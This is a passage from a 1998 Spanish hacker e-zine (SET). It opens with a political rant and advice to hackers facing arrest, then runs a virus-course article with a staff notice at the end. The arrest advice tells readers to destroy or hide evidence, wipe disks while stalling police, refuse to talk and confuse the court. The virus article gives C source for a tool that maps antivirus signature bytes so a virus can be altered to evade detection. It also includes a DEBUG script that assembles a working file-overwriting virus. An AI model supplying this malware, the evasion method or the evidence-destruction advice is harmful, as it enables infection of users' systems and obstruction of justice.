Ah! pero NO PROTESTES y conformate con lo que te toca. Podrias estar peor. Ni se te ocurra entrar en sus ordenadores, la ley los protege.

Pero que autoridad tiene una ley injusta? la unica que da la represion.

En ultimo termino la unica que le queremos dar nosotros mismos, la que salga de elegir entre sobrevivir con seguridad o vivir.

Nos han embelesado con conceptos como "representacion popular", "igualdad ante la ley", "democracia". Nada de eso existe en nuestro mundo de hoy, ahora como siempre: "Todo debe cambiar para que nada cambie".

Es representacion popular que los politicos tomen decisiones en contra de la opinion publica?

Es igualdad ante la ley que un diputado acusado de gravisimos hechos no pueda ser juzgado mas que en el Supremo y previo permiso que tienen que otorgar sus propios compaeros?

Es democracia que elijamos a un semi-dictador cada cuatro años?

Si es asi, creo que nos conformamos con bien poco.

Y como son maestros en la mentira y el engaño no te extraña que si algun dia nos necesitan nos conviertan en heroes.

Acaso has creido siempre que "lo que esta bien esta bien y lo que esta mal esta mal" pero, quien decide lo que esta bien y mal?

Has visto alguna vez al blanco volverse negro y al negro retornar al blanco?

Si crees que no puedo recordarte:

Yasser Arafat, "terrorista, criminal" con la entrada vetada en USA, la misma ONU tuvo que celebrar su reunion fuera de Nueva York porque EE.UU no le dejaba entrar en el pais para dar una conferencia.

Una decada despues, Yasser Arafat (el mismo, no su hermano ni su padre) "hombre de estado, pacificador" dandose un abrazo con el presidente de los EE.UU a las puertas de la Casa Blanca.

Pero sigamos siendo borregos, cuando ellos señalen con el dedo a uno nosotros diremos "Ah , criminal, criminal!!" y cuando se vuelvan a hacer amigos nos olvidaremos del pasado. El pasado, existe?.

General Noriega, sonriente con Bush, con fotos dedicadas, "amigo" de USA. General Noriega, "narco", "dictador" y lo suficientemente peligroso como para justificar la invasion de un pais.

Saddam Hussein, gobernante laico conteniendo a los "extremistas iranis", buen cliente, mucho negocio con el.

Saddam Hussein, el "gran Satan", amenazandonos con las armas que nosotros le hemos vendido, un "cancer" sobre la Tierra.

Y tantas cosas mas...

Es eterna la verdad? parece que no para ellos. Es NUESTRA sociedad y tenemos el derecho y el DEBER de cambiarla, es nuestra vida misma la que estan arruinando.

Nuestras leyes siguen ancladas en la sociedad de la imprenta, en el mundo que creció en la economía de la escasez en la que lo raro era valioso pero NOSOTROS vivimos en un espacio en que la información puede ser copiada, modificada, distribuida sin el menor esfuerzo y sin perjudicar el original (tema aparte es este de las copias, los derechos de autor les están poniendo muy nerviosos porque no se enteran de que es absurdo aplicar las leyes del mundo físico al mundo digital).

Detrás de todo esto no hay más que la confluencia de intereses económicos y del poder:

Económicos:

Porque no se vendería ni un solo firewall, software de seguridad, curso, certificación...etc si no hubiera \*\* un enemigo \*\* peligroso y acechante - los hackers, claro está - y que causa pérdidas anuales de [aquí una cifra aleatoria \* 1.000 millones de pts]

¿Quién va a comprar protección sino tiene de quién protegerse?

¿Quién va a pagar la cara protección sino le convencer de que las pérdidas son mucho mayores?

Viven de nosotros, de lo que hacemos, de lo que ellos dicen que hacemos y sobre todo de lo que dicen a sus clientes que podemos hacer. Irónico :- ( Podemos detenernos en este punto unos momentos, el gran negocio de la seguridad informática no está sostenido por los expertos, científicos, escritores... está sostenido por los marginados y tildados de asociales h/p/c/v, nosotros les proporcionamos sus tan bien pagados trabajos. Y para mantenerlos están dispuestos a exagerar, mentir, crear confusión y falsear todo aquello que haga falta.

Así que cada vez que oigas que el hacker xxx o yyy ha causado unas pérdidas de zzzz miles de millones piensa primero QUIÉN evalúa esas pérdidas. PIENSA si le interesa dar la imagen de que la incursión de un hacker es algo trivial o si por el contrario prefiere dar la imagen de que la incursión de un hacker es una plaga de la que vale la pena pagar cualquier precio con tal de protegerse.

Nuevamente irónico es que esa seguridad ofrecida es solo psicológica, ningún sistema de seguridad puede mantener fuera a los "indeseables". Mientras un sistema acepte cualquier tipo de dato externo es potencialmente inseguro.

Poder:

La información y el dinero son ahora digitales, con ambos a buen recaudo el único peligro es que algún "hacker" sea capaz de acceder a alguno de ambos recursos, que obtenga documentos comprometedores, acceso a cuentas secretas... el mejor medio para impedir esta desgracia es criminalizarlos, exagerar las pérdidas que causan, las catástrofes que pueden provocar, la amenaza que suponen.

Y por supuesto aplicar a quien caiga todo el peso de la ley, el mismo que se hace liviano cuando el procesado es "uno de los nuestros" (de los suyos claro), el mismo peso que hace que Bertrand de Caralt y Puignero estén en casa mientras los desgraciados pasan años en prisión preventiva.

[Bertrand de Caralt y Puignero son empresarios condenados por diversos chanchullos y que apenas han pisado la cárcel antes de conseguir indultos, prebendas injustificables, régimen abierto.. naturalmente todo recubierto de legalidad].

Cuando los perros de presa, pagados con el dinero que ellos te roban, se te echen encima quizá te sirvan los siguientes consejos.

- Parte 2: MEDIDAS DE URGENCIA  
^^

Afrontalo. Tarde o temprano te van a pillar, así que más vale que estes preparado para ese momento, esta parte del artículo va a tratar de explicar una serie de precauciones para que no seas presa fácil y el comportamiento adecuado para cuando llegue el fatidico momento del arresto.

Más vale que te lo tomes en serio, puede ser la diferencia entre seguir tomando el sol mediterraneo o pasar x?x tiempo en una celda disfrutando de las "atenciones" de los demás reclusos.

Lo primero que tienes que saber es que todo gira en torno a una palabra:  
PRUEBAS

Si las tienen entonces más vale que vayas comprando vaselina, si has sido lo suficientemente cauto como para seguir nuestros consejos es posible que te salves..por esta vez.

Imagina. (Sicilia 1.922). Unos hombres llaman a tu puerta, vienen de uniforme "que haces?. Si la respuesta es c\*g\*rte en los pantalones, entonces vamos mal.

PRECAUCIONES BASICAS

- El material escrito debe ser destruido en el momento que deje de ser imprescindible (y hay que tener la menor cantidad posible)

- Todo lo que tenga valor para ti (listados, programas, mensajes...) debe ser copiado y guardado en un sitio que no se pueda relacionar contigo.  
[Si el tema no es muy grave vale casi cualquier sitio excepto la propia casa y la de colegas que esten en el rollo]

- Todo, absolutamente todo, lo incriminatorio debe estar encriptado con una clave no accesible para ninguna persona excepto tu \*incluso\* aunque esa persona tenga pleno acceso a tu ordenador.

- Tienes que tener preparado un programa/script.. que en un momento de urgencia \*\*machaque\*\* todos los ficheros "sensibles". Así en caso de visitas inesperadas no podrán recuperar nada de tu ordenador (por supuesto JAMAS utilices para estos fines comandos como DEL)

Ahora es el momento de abrir la puerta, te sientes mucho más tranquilo después de tomar todas esas precauciones, verdad? :-)  
Este es el momento de mostrar calma y educación. Si te pones nervioso estas perdido y chulear o insultar a los agentes no va a servir de nada salvo para que se encabronen contigo. Ellos estan haciendo su trabajo -buscar culpables- tu limitate a hacer el tuyo -salvar tu culo-.

A los policias les gusta hacer preguntas, es una mala costumbre pero no seras tu quien se la quite así que limitate a NO DECIR NADA, no intentes inventar coartadas, no juegues al gato y al raton con ellos, no te creas que eres el protagonista de la pelicula que viste la semana pasada, ellos son profesionales de esto, estan acostumbrados a que nadie les diga la verdad, estan acostumbrados a tratar con los peores timadores, embusteros y canallas de la sociedad, es SU JUEGO. Si juegas a el tienes todas las de perder, te preguntaran 100 veces lo mismo hasta que te contradigas, te haran preguntas para las que no se te ocurriera ninguna respuesta, presionaran y presionaran los puntos debiles de tu historia hasta que te hundas al ver como tus mentiras quedan al descubierto, en ese momento estaras moralmente roto, dispuesto a contarlo todo y con el agravante de que reconoceras haber estado mintiendo hasta entonces. NO HABLES JAMAS.

[Tambien es posible que les importe un carajo el asunto, además de no entenderlo, y que no te presten atención pero más vale no confiarse y

estar preparado para todo]

Entonces?. Aprende de los telediarios, te has fijado que los politicos y financieros metidos en chanchullos NUNCA SE ACUERDAN DE NADA NI SABEN NADA. Esta es la estrategia a seguir (por que crees que lo hacen ellos?). Puedes sentirte idiota por responder a todo "No me acuerdo", "No sabria decirle", "No tengo constancia de eso" pero es mucho mejor parecer idiota que ir a la carcel y hasta el momento ser idiota no es ningun delito. Ojo!. Eso no significa que no puedas ir a chirona, de lo que se trata aqui es de \_\_que no seas tu mismo quien se ponga la sog a al cuello\_\_, las pruebas que hayan podido reunir ellos (logs, trazados, confesiones..) tendras que sortearlas pero al menos no les daras mas material contra ti. Cualquier cosa menos empeorar tu situacion.

Hablando de empeorar, si tu detencion forma parte de una operacion mas "amplia" es posible que la palabra "trato" aparezca en algun momento. NO LO ACEPTES. Recuerda que la policia no te puede librar de la carcel, es el juez el que decidira. Aunque te digan que el fiscal rebajara su peticion lo cierto es que tu abogado (luego hablaremos de el) siempre pedira la absolucion, los tratos siempre se basan en vender a otro o en venderte a ti mismo cuando ellos no estan seguros de poder meterte en el talego con las pruebas que tienen. Y aunque tu etica no te impida vender a otro, que pasaria si el vendido fueses \*tu\*, horrible no?. Aun habria algo peor, QUE EL VENDIDO FUESE YO, eso si que seria INACEPTABLE.

No hemos hablado de tu abogado, es la persona de la que dependera en gran medida salvarte el papelon si tu situacion esta "apurada". Normalmente si no tienes pasta te tendras que conformar con un abogado de oficio, vendra a presenciar como la policia te toma declaracion y hasta que no llegue no sabras si en la loteria de designaciones has tenido suerte o no.

Te puede tocar un abogado novato recién salido, uno "montado en la pela" que enviara a un subordinado para que se haga cargo de ti, uno que se desentienda de ti totalmente "porque para la mierda que cobro por tu caso" o mas raramente uno honrado que se trabaje el caso. Si tienes dinero y tu abogado de oficio "pasa" entonces no seas racano y contrata un abogado pero no de relumbron porque te sacara el pellejo y para el no seras mas que un numero mas sino un abogado con unos años de experiencia que se haya tenido que buscar la vida y que no tenga tantos clientes como para poder permitirse tratarlos como basura. Trabaja con el e importunale todo lo que sea necesario, si no sabe nada de informatica no hay problema, necesitais que el juez del Juzgado donde se vaya a ver tu caso sea tambien infoignorante y si la casualidad os lleva a uno donde el titular es un entendido..salid de alli!!. Que tu abogado se hinche a recusaciones, alargue el procedimiento si el juez esta pendiente de traslado..etc.

Una vez delante del Juez, y teniendo en cuenta que en tu casa no han encontrado nada y que tu no has hecho declaraciones en las que te vendes a ti mismo (has seguido estos consejos al pie de la letra, muy bien otros se hubiesen meado a la primera pregunta) tu objetivo es minimizar las pruebas que presente el fiscal para ello tendras que colaborar con tu abogado en sus escritos y que este pueda poner en tela de juicio todas las presunciones tecnicas en que se basa (que te trazaron?. Como?. El trazado no es fiable, no ofrece garantias...) tu unico fin es LIARLO TODO DE TAL MANERA que nadie entienda nada, ya que la indole de tu delito es liosa por naturaleza tu debes COMPLICARLO AUN MAS, niegalo todo, presenta todo tipo de conclusiones y estudios que descalifiquen las pruebas obtenidas (por ejemplo: Leyeron tu mail?. Muestra al juez lo facil que es falsificar correo electronico, hacer ver que proviene de una persona que no lo ha enviado...)

Cada vez que los peritos de la otra parte digan que hay un "procedimiento normalizado y admitido" para algo (seguimiento..) trae tu a un perito que califique ese procedimiento como "dudoso, de pocas garantías, en fase de estudio mas profundo..."

Al final se convertira en una discusion sobre filosofia de seguridad en redes informaticas y aburriras de tal manera al Juez (incluso al Tribunal si tu delito es de Audiencia Provincial o Nacional) que si el delito del que se te acusaba no era muy grave casi con total seguridad quedaras libre de polvo y paja.

Y puedo dar palabra de que he visto en accion a un abogado que ABURRIO al Juez de tal manera que este acabo exculpando a su defendido para acabar con el rollazo (ayudado porque el delito tampoco era serio y nadie le iba a echar nada en cara). Asi que ya sabeis, frente a una investigacion. LIO, LIO Y MAS LIO. Y si parece que se aclara el panorama y surge algo de luz.. ENTURBIAD EL ASUNTO.

Recapitulemos:

- Inspecciona tu casa, tu ordenador..con ojos de enemigo. Si en este mismo momento alguien entrase, que podria obtener en tu contra?
- Puesto que habra material que necesites conservar guardalo (encriptado) en casa de algun amigo de fiar (no metido en la informatica) un pariente con el que mantengas buenas relaciones pero no te veas muy a menudo.. La idea es algun lugar en que la policia no vaya a buscar de manera primaria, no creo que tu caso sea tan \*importante\* que consigan ordenes para registrar las casas de toda la gente que conoces.
- Lo que quede en tu ordenador \*que quede encriptado\* y sin posibilidad de 'forzar la clave' (no seas papanatas y guardes la clave en el mismo ordenador)
- Alguna cosa que incrimine a otro?. Acaba con ello YA, lo unico que te falta es convertirte en soplón aunque sea involuntario.
- Hazte con uno de esos programitas que dejan los archivos (o el disco duro completo si te ves con ganas) hecho tal jaleo que de ahí no saca nada en claro ni Perry Mason. Utilizalo en caso de emergencia y mientras entretienes a la pasma (tarda en abrir, inspecciona las placas con caalllmmmmaaa, lee la orden de registro \_detenidamente\_..)
- Tranquiliza los nervios. Si no puedes simplemente intenta pensar en otra cosa y pon el automatico de "No sepo/No contesto"
- Ten presente que calma y educacion no son iguales a \_cooperacion\_ debes dar la impresion de ciudadano honrado mientras pones todas las trabas posibles a la investigacion.
- Analiza a tu abogado, recuerda que si el caso progresa ese tipo puede ser la diferencia entre libertad y carcel. Si es de oficio y no te gusta mandalo a paseo o amenaza con denunciarlo a su Colegio de Abogados. Si le pagas no le tolere que te chulee, que se gane la pasta (no hace falta tampoco que le llames todos los dias)
- Ante el Juez, sumision, es la Autoridad. Pero que el respeto ante el no te prive de armar barullo y liar el caso todo lo posible. No plantees el caso como un enfrentamiento entre tu y el juez&fiscal, como un reto de "soy mas listo que vosotros", en su lugar intenta crear la sensacion de que se te acusa "de algo absurdo" o "porque no han podido pillar a otro".

Si guías tu comportamiento por estas instrucciones y tienes algo de sentido común te evitaras muchos problemas con la justicia, me lo puedes agradecer mandando todo el dinero que quieras.

Ahora tomate una etapa de relajamiento, ya estas "marcado" y puedes recibir nuevas 'visitas' incluso cuando no hayas hecho nada, recuerda - La policia busca culpables -, les da igual que seas tu u otro (a menos que te hayas comportado como un chuleta y te hayas ganado su inquina personal) por lo que cuando coge a un tipo intentan endilgarle todos los delitos del mismo tipo que tienen pendientes, si no te lo montas bien ese tipo puedes ser tu.

Para finalizar solo te pido que tengas presente que:  
En todos los juegos hay un tonto, si alguien no lo sabe es que EL es el tonto.

No seas tu el tonto en este juego.

[NOTA: Los interesados en los articulos y leyes sobre hacking en nuestro pais pueden obtener una copia de ellos en uno de los articulos de la SET especial Undercon que se encuentra en nuestro site]

\*EOF\*



cosas curiosas ... Estudiando que busca cada antivirus en un determinado virus puedes aprender cosas sobre esta gente, aunque eso es trabajo para el Rappel.

- si no tienes nada mejor que hacer puedes pasar un rato entretenido :-)

\*\*\* COMO SE HASE \*\*\*  
 =====

El sistema no es nada del otro mundo, supongo que habra otras formas, pero esta es la mas sencilla. Supongamos que tenemos un virus (un archivo infectado) con un tamaño de 16 bytes. Vamos a copiar 16 archivos identicos al virus original (es decir, 16 archivos infectados), pero en cada uno de ellos vamos a sobrescribir un byte, por ejemplo con un 90h. El nombre que pongamos a cada uno de estos archivos sera siguiendo una secuencia hexadecimal :

Ej: VIRUS.COM de 16 bytes, lo copiamos en 16 archivos (0.COM ... F.COM)

en 0.COM tachamos el byte en la posicion 0 con un 90h  
 1.COM tachamos el byte en la posicion 1 con un 90h  
 ...  
 ...  
 F.COM tachamos el byte en la posicion F con un 90h

Resumiendo, tendremos tantas copias del virus como tamaño tiene y seran copias identicas excepto un byte 'tachado' con un 90h que sera distinto en cada una de estas copias. Claro, clarito :-)

Bien, pues ahora solo falta pasar el antivirus de turno a nuestros 16 churumbeles y ver \*donde\* detectan el virus ...

Todos aquellos archivos que \*NO\* sean detectados por un antivirus nos indicaran en que posicion se encuentra cada uno de los bytes que forman parte de la cadena de busqueda de ese antivirus para ese virus !

Ejemplo :

Supongamos que pasamos el antivirus SCAN a los 16 archivos de antes:

Virus pepitilla detectado en archivos: 0, 1, 2, 3, C, D, E y F.COM

... nos indica que el SCAN detecta el virus con la cadena compuesta por los bytes 4h a Bh (para el SCAN el virus pepitilla se reduce a esta cadena de 8 bytes). Si modificamos \*cualquiera\* de los bytes de esta cadena, el SCAN ya no lo detectara. Facil, no?

NOTA IMPORTANTE :

Con este sistema vamos a crear N archivos con un tamaño total de:  
 $N^2$

lo cual quiere decir que para un virus de 300 bytes crearemos:  
 300 archivos de 300 bytes = 90.000 bytes

y para un virus de 1310 bytes como el amigo barrotes :  
 1310 archivos \* 1310 bytes = 1.716.100 bytes

o lo que es lo mismo para un virus de 7000 bytes: == 50 Mb !!

Por eso es recomendable que el fichero infectado sea lo mas pequenyo posible y si es necesario se puede crear un mini DUMMY.COM e infectarlo con el virus como ya explique en la 1a parte.

\*\*\* INGREDIENTES \*\*\*  
 =====

Lo de copiar tantos archivos como bytes tenga el virus y 'parcharlos' a mano es una tarea interminable si el virus tiene mas de 3 bytes, como es habitual X-), asi que he escrito un programa en p\*to C para que no se os borren las huellas de los dedos ...

El programa se llama FREECAD por eso de que 'libera la cadena' (que original, no?). No es nada del otro mundo pero FUNCIONA, osea, funcionan tanto el programa como el metodo.

Ademas del aviso de antes, recomiendo que no lo useis con virus mayores de unos 2000 bytes, puede ser interminable. En mi PC "de epoca" tarda 2 minutos y medio en parchear un archivo de 1500 bytes !. Pero lo peor no es eso sino repasar luego cuales son los archivos en los que se detecta el virus y en los que no ... paciencia. :-)

Al finalizar vuestros estudios espirituales y borrar todos los archivos que se crean os recomiendo que paseis el SCANDISK y el DEFRAG al HD porque tantos archivos en un directorio os pueden arrasar el chiringuito ;-)

NOTA: los archivos de salida siguen una numeracion hexadecimal para facilitar las cosas, el 1F.COM tendra el byte en la posicion 1Fh sobreescrito, etc... Puede darse el caso de que alguno de los archivos se llame igual que algun .BAT o .EXE que tengais en el PATH, y al querer ejecutar un supuesto AB.COM lo que hagais sea ejecutar el virus!! Si ademas coincide con que el 'parche' en la posicion ABh no afecta para nada al virus y siga funcionando bien ... pues eso, cuidadín cuidadín. :-)

NOTA BIS: puede darse el caso de que dentro de la cadena de busqueda este incluido un '90' y por tanto no lo sabremos ya que el archivo en el que se cambie este byte quedara igual y \*SI\* que sera detectado el virus en el. Una posible mejora en el programa seria detectar si hay algun un byte (hex) que no se encuentre en todo el codigo y asi el byte de sustitucion seria ese numero. En caso de que esten todos (del 00 al FF) el byte de sustitucion seria el '90' predeterminado.

Ahi va el fuente en C del FREECAD ...

```
<+> cursocv/freecad.c
/*****
/* FREECAD v0.5b          (c)1998 by +NetBuL para Saqueadores (SET) */
/*****
/* Bien, ahi queda eso. Quizas sobra mucho rollete pero tenia que */
/* dejarlo bonito y presentable. Si alguien se anima y lo mejora */
/* solo espero que conserve los CREDITOS y el NOMBRE (FREECAD) y */
/* tambien que me envie el nuevo !! */
/* Compilado con Borland C++ 3.1 */

#include <stdio.h>
#include <stdlib.h> /* itoa */
#include <string.h>
```

```
FILE *origen;
FILE *destino;

void info1(void)
{
    printf("\nFREECAD v0.5b\t\t (c)1998 by +NetBuL para Saqueadores Edicion Tecnica");
    printf("\n----- (SET): http://www.thepentagon.com/paseante\
(puntero) -----\n");
    return;
}

void info2(void)
{
    printf("\n\t Uso: FREECAD <archivo_infectado_virus> [ -com | -exe ]\n");
    printf("\n\tFREECAD lee el <archivo_infectado_virus> de tamaño 'N' ");
    printf("\n\tty crea 'N' archivos identicos con nombres en hexadecimal ");
    printf("\n\tsin extension (o con extension [-com|-exe]), identicos ");
    printf("\n\t*excepto* en un byte que es sustituido por 90hex.");
    printf("\n\tEl nombre de cada archivo creado indicara en que posicion se");
    printf("\n\tha sustituido el byte, de forma que, p.ej. en el archivo:");
    printf("\n\t\t \"A3F\" se habra cambiado el byte en la posicion A3Fh.");
    printf("\n\tPara detectar la cadena de busqueda del antivirus XXX para ");
    printf("\n\tel virus <archivo_infectado_virus>, solo hay que pasar el ");
    printf("\n\tantivirus XXX sobre los 'N' archivos creados:");
    printf("\n\t --> Los archivos en los que *NO* se detecte el virus indicaran");
    printf("\n\t la posicion de los bytes de la cadena de busqueda ...\n");
    printf("\n\t ATENCION al numero de archivos creados y al tamaño total (N^2) !!");
    printf("\n\t ... mas informacion en el n§ 13 de SET\n");
    return;
}

void main(int argc, char *argv[])
{
    int tp100=0,a=1;
    int fich_creados;
    int cont_bytes;
    int ext_com=0,ext_exe=0;
    int tamaño=0;
    char *fuente;
    char byte_leido;
    char parche='\x90';
    char nombre[]={"12345678.abc"};

    system("cls");
    info1();

    /** Filtramos la entrada **/
    if(argc==1){
        info2();
        exit(-1);
    }
    if(!strcmp(argv[2],"-com")) ext_com=1;
    else if(!strcmp(argv[2],"-exe")) ext_exe=1;

    /** Calculamos el tamaño del fichero origen **/
    if ((origen=fopen(argv[1],"rb"))==NULL){
        printf("\n\tERROR abriendo archivo origen : \"%s\"\n",argv[1]);
        exit(-1);
    }
    while(!feof(origen)){
        fread(&byte_leido, sizeof(char), 1, origen);
        if(!feof(origen)) tamaño++;
    }
}
```

```

}
/** creamos array fuente **/
fuente = (char *) malloc(tamanyo * sizeof (char));

/** rellenamos array fuente **/
rewind(origen);
tamanyo=0;
while(!feof(origen)){
    fread(&byte_leido, sizeof(char), 1, origen);
    if(!feof(origen)) {
        fuente[tamanyo]=byte_leido;
        tamanyo++;
    }
}
fclose(origen);

printf("\n\nArchivo origen : \"%s\" (%d bytes) \n",argv[1],tamanyo);
/** BUCLE de copiado ***/
for(fich_creados=0; fich_creados<tamanyo; fich_creados++,tp100++) {
    cont_bytes=0;
    itoa(fich_creados,nombre,16); /* 16==hex, 10== dec */
    if(ext_com) strcat(nombre, ".COM");
    else if(ext_exe) strcat(nombre, ".EXE");
    printf("\r... escribiendo %d archivos.",tamanyo);
    printf(" Actual: %d (%s)",fich_creados+1,nombre);
    /* Indicador de % muy a ojo ;- ) */
    if(tp100==tamanyo/10 && tamanyo>100) {
        printf("      \b\b\b\b%d%",10*a++);
        tp100=0;
    }
    if ((destino=fopen(nombre, "wb"))==NULL) {
        printf("\n\n\tERROR creando archivo destino : \"%s\" (HD lleno?)",nombre);
        printf("\n\t ( total archivos creados: %d)\n",fich_creados);
        exit(-1);
    }
    while(cont_bytes<tamanyo){
        if(cont_bytes==fich_creados) fwrite(&parche, sizeof(char), 1, destino);
        else fwrite(&fuente[cont_bytes], sizeof(char), 1, destino);
        cont_bytes++;
    }
    fclose(destino);
} /* fin bucle */
printf("\r... escritos %d archivos, de \"0\" a \"%s\" \t\t\t\n",fich_creados,nombre);
} /*FIN MAIN*/
<-->

```

```

*** ESTUDIO CASO PRACTICO ***
=====

```

Vamos a repasar todo lo dicho hasta ahora con un caso practico. Para esto incluyo un mini virus de solo 41 bytes. Logicamente es un virus .COM de sobreescritura. Cuando se ejecuta busca el primer .COM del directorio y sobreescrive los primeros 41 bytes con su propio codigo.

El SCAN lo detecta como: TRIVIAL-41  
 EL ATM lo detecta como: MINIMAL Family

Creditos: :-)

Este virus lo he sacado del curso de virus de sobreescritura de RATBOY.  
 Creo que lo pille en internet, quizas en el CHIBA :-?

Para crear el .COM lo cortas, lo grabas como OWRB.SCR y con el DEBUG :

```
DEBUG < OWRB.SCR
```

```
<+> cursocv/owrb.scr
N OWRB.COM
E 0100 B4 4E B9 00 00 BA 23 01 CD 21 B8 02 3D BA 9E 00
E 0110 CD 21 93 B4 40 B9 29 00 BA 00 01 CD 21 B4 3E CD
E 0120 21 CD 20 2A 2E 63 6F 6D 00
RCX
0029
W
Q
<-->
```

Pasos a seguir:

- creamos virus OWRB.COM con debug
- compilamos FREECAD.C
- ejecutamos el programa: FREECAD OWRB.COM -com
- renombramos (si no has puesto la opcion -com) todos los archivos creados con .COM : ren \* \*.COM :-)
- pasamos antivirus y guardamos resultados en un fichero .LOG
- repasamos que ficheros son detectados como virus, los que no detecte formaran parte de la cadena de busqueda de este virus (y el nombre de estos archivos no detectados nos indicara la posicion del byte parchado, juntando todos los bytes del virus original en esas posiciones tendremos, en teoria, la cadena).

En el caso de este virus, estos son los resultados con el SCAN y el ATM:

```
*----- SCAN -----*
Scan v3.0.0 Copyright (c) McAfee, Inc. 1994-1997. All rights reserved.
Virus data file V3000 created 02/13/97 8:38:31
Scanning C:\RATBOY\*. *
Found the TRIVIAL-41 virus en :

    OWRB.COM 20.COM 21.COM 22.COM 23.COM 24.COM 25.COM 26.COM
    27.COM 28.COM 29.COM
```

```
*----- ATM (panda) -----*
Area      : C:\RATBOY\?????????.???
Ficheros Revisados      :      44
Virus Encontrados      :      33
Incidencias:

MINIMAL Family      en:
    OWRB.COM 2.COM 3.COM 4.COM 5.COM 6.COM 7.COM A.COM
    B.COM C.COM 12.COM 13.COM 15.COM 16.COM 17.COM 18.COM
    19.COM 1A.COM 1B.COM 1C.COM 1D.COM 1E.COM 1F.COM 20.COM
    21.COM 22.COM 23.COM 24.COM 25.COM 26.COM 27.COM 28.COM
    29.COM
```

Resumiendo, el antivirus Artemis no detecta el virus en los siguientes .COM:

- 0, 1,
- 8, 9,
- D, E, F,

10,11,  
14,

y el Scan no lo detecta en estos .COM:

de 0.COM a 1F.COM

Pues eso, si este es el virus original:

```
B4 4E B9 00 00 BA 23 01 CD 21 B8 02 3D BA 9E 00
CD 21 93 B4 40 B9 29 00 BA 00 01 CD 21 B4 3E CD
21 CD 20 2A 2E 63 6F 6D 00
```

Para el ATM, el virus se reduce a esto:

```
B4 4E xx xx xx xx xx xx CD 21 xx xx xx BA 9E 00
CD 21 xx xx 40 xx xx xx xx xx xx xx xx xx xx
xx xx xx xx xx xx xx xx xx
```

Y para el Scan el virus se reduce a esto:

```
B4 4E B9 00 00 BA 23 01 CD 21 B8 02 3D BA 9E 00
CD 21 93 B4 40 B9 29 00 BA 00 01 CD 21 B4 3E CD
xx xx xx xx xx xx xx xx xx
```

Cualquier cambio en el virus que 'toque' uno de los bytes que no estan a 'xx' hara que el nuevo virus ya no sea detectado !

Como se puede ver cada antivirus busca cosas distintas, si conseguimos cambiar un byte que este incluido en las cadenas de busqueda de los 2 antivirus conseguiremos matar dos pajaros de un tiro. En nuestro ejemplo podriamos cambiar el byte que esta en la posicion 14h (40h) por otra cosa con sentido ...

po bueno, po fale, po malegro ...

\*\*\* VAMOS QUE NOS VAMOS ! \*\*\*  
=====

Jopelines, ya estoy acabando.  
Si no te has enterao de na (dificil) o si esto te la suda, espero que algo de esto que 'kuen' ahora te entretenga un rato. Para los que se lo han leído todo de arribabajo, es una forma de darle mas vidilla al curso este.

Como un ejemplo mas del metodo y sobretodo como garantia pa los quejicas e incredulos, incluyo las cadenas de busqueda del SCAN 3.0 y ATM 4.0 (DOS), obtenidas con el FREECAD, para el virus .... tachan !! ... barrotes.1310.A

No podia ser otro, que fijacion la del tio este con el @\$%& barrotes. :-)  
Tampoco es para tanto digo yo, de alguna forma hay que seguir un poco el hilo del tema. En el texto anterior (en SET 12) lo primero que haciamos era cambiar la cadena de identificacion del virus, que en el caso del barrotes era "SO". Tambien en otra parte del texto decia que el ATM era una patata o algo por el estilo; pos fale que ya me explico ... resulta que en la cadena de busqueda del barrotes en el ATM esta incluida la xuxodicha marca de identificacion (SO). Y como ya vimos la modificacion esta se puede hacer con la "punta'l c\*p\*ll\*", no hay que comerse mucho el tarro.

Cadena del barrotos.1310 para el ATM :

```

2E 81 3E 54 01 53 4F 75 03 E9 8E 01 E8 EC 01 73 03 E9 86
      ^^ ^^
      S  O
    
```

Cadena del barrotos.1310 para el SCAN :

```

80 7C 3B 01 75 02 1E 06 8C C0 2E 01 44 39
    
```

Como curiosidad podemos crear un archivo con las dos cadenas y pasarle los 2 antivirus. Vereis que tanto el SCAN como el ATM detectan el virus barrotos.1310 en un archivo de 33 bytes! :-D  
 Mas curioso aun es intentar que desinfecten este archivo ... y es que se vuelven LOCAS! :-)))

```

<+> cursocv/falso.scr
N BARROTOS.COM
E 0100 2E 81 3E 54 01 53 4F 75 03 E9 8E 01 E8 EC 01 73
E 0110 03 E9 86 80 7C 3B 01 75 02 1E 06 8C C0 2E 01 44
E 0120 39
RCX
0021
W
Q
<-->
    
```

Como siempre: cortar, guardar como falso.scr, y debug < falso.scr

NOTA: En el caso del barrotos las cadenas serian de 16 y 20 bytes respectivamente, pero hay algun byte que podemos ignorar ya que estan en otra parte del codigo y no donde esta el "pegote" que es lo que nos interesa. Asi las cadenas se reducen a 14 bytes en el SCAN y a 19 bytes en el ATM.

Para acabar comentare una curiosidad/casualidad. Recordareis que en el numero 6 de SET habia 2 articulos que hablaban del tema virii y en ambos habia un ejemplo de un virus comentado. En el articulo de Episiarca el codigo incluido era el del AMSTRAD y en el de Polimorph era el PIX (pixel). Pues bien, resulta que estos dos virus son EL MISMO virus !!. Hablar del mismo virus sin saberlo en un mismo ezine es casi mas dificil que acertar la quiniela ... :-)

La historia de este virus es bastante curiosa, leyendo lo que explica Episiarca sobre el virus y leyendo tambien la base de datos de virus VSUM de Patricia M. Hoffman te enteras de algunas cosillas ...

Segun el VSUM el virus PIXEL se distribuyo originalmente en Grecia en la revista Pixel en el año 88, y una variacion del mismo, el Pixel-847B (AMSTRAD) se distribuyo en una revista espanyola en un fichero llamado "nocargar.com" (supongo que sera la AMSTRAD USER como dice Episiarca)...

Pues nada, ahi queda el rollo. Saludos z z z zzzzz Z Z Z ZZZZZZZZZZ

```
@1998 by +NetBuL
+++++
48617A746520
646F6E616E746520
646520
6F7267616E6F7320
2121
+++++
```

\*EOF\*

```
-[ 0x07 ]-----
-[ PROYECTOS, PETICIONES, AVISOS ]-----
-[ by SET Staff ]-----SET-13-
```

}} Colaboraciones

Para que variar. Estamos buscando a gente con ganas de escribir, no solo de hack, phreak..., sino de temas underground en general, nuevas tecnologías, la red, los ordenadores, etc.

Si lo tuyo no es escribir, pero nos puedes enviar informacion, noticias, sugerencias, comentarios, tambien seras bienvenido.

Y si lo tuyo es currarte la web, el diseo grafico, la programacion, pues lo mismo te digo.

En resumidas cuentas, SET es de todos y para todos.

Que te quieres hacer cargo de las noticias? Adelante.  
 Que lo tuyo seria clasificar los bugs? Bienvenido a SET.  
 Acaso prefiers currarte unos logos para SET? Pues a que esperas.

Entre otras cosas, buscamos algun banner de SET, temas de fondo [midi] para la web, alguien que se encargue de pasar SET a HTML en un formato Deluxe y cualquier cosa que se os ocurra. Y que no se os olviden los articulos. ;)

}} Nueva direccion de correo.

A partir de ahora podras enviarnos tus articulos, comentarios, dudas, sugerencias a la siguiente direccion:

set-fw@bigfoot.com

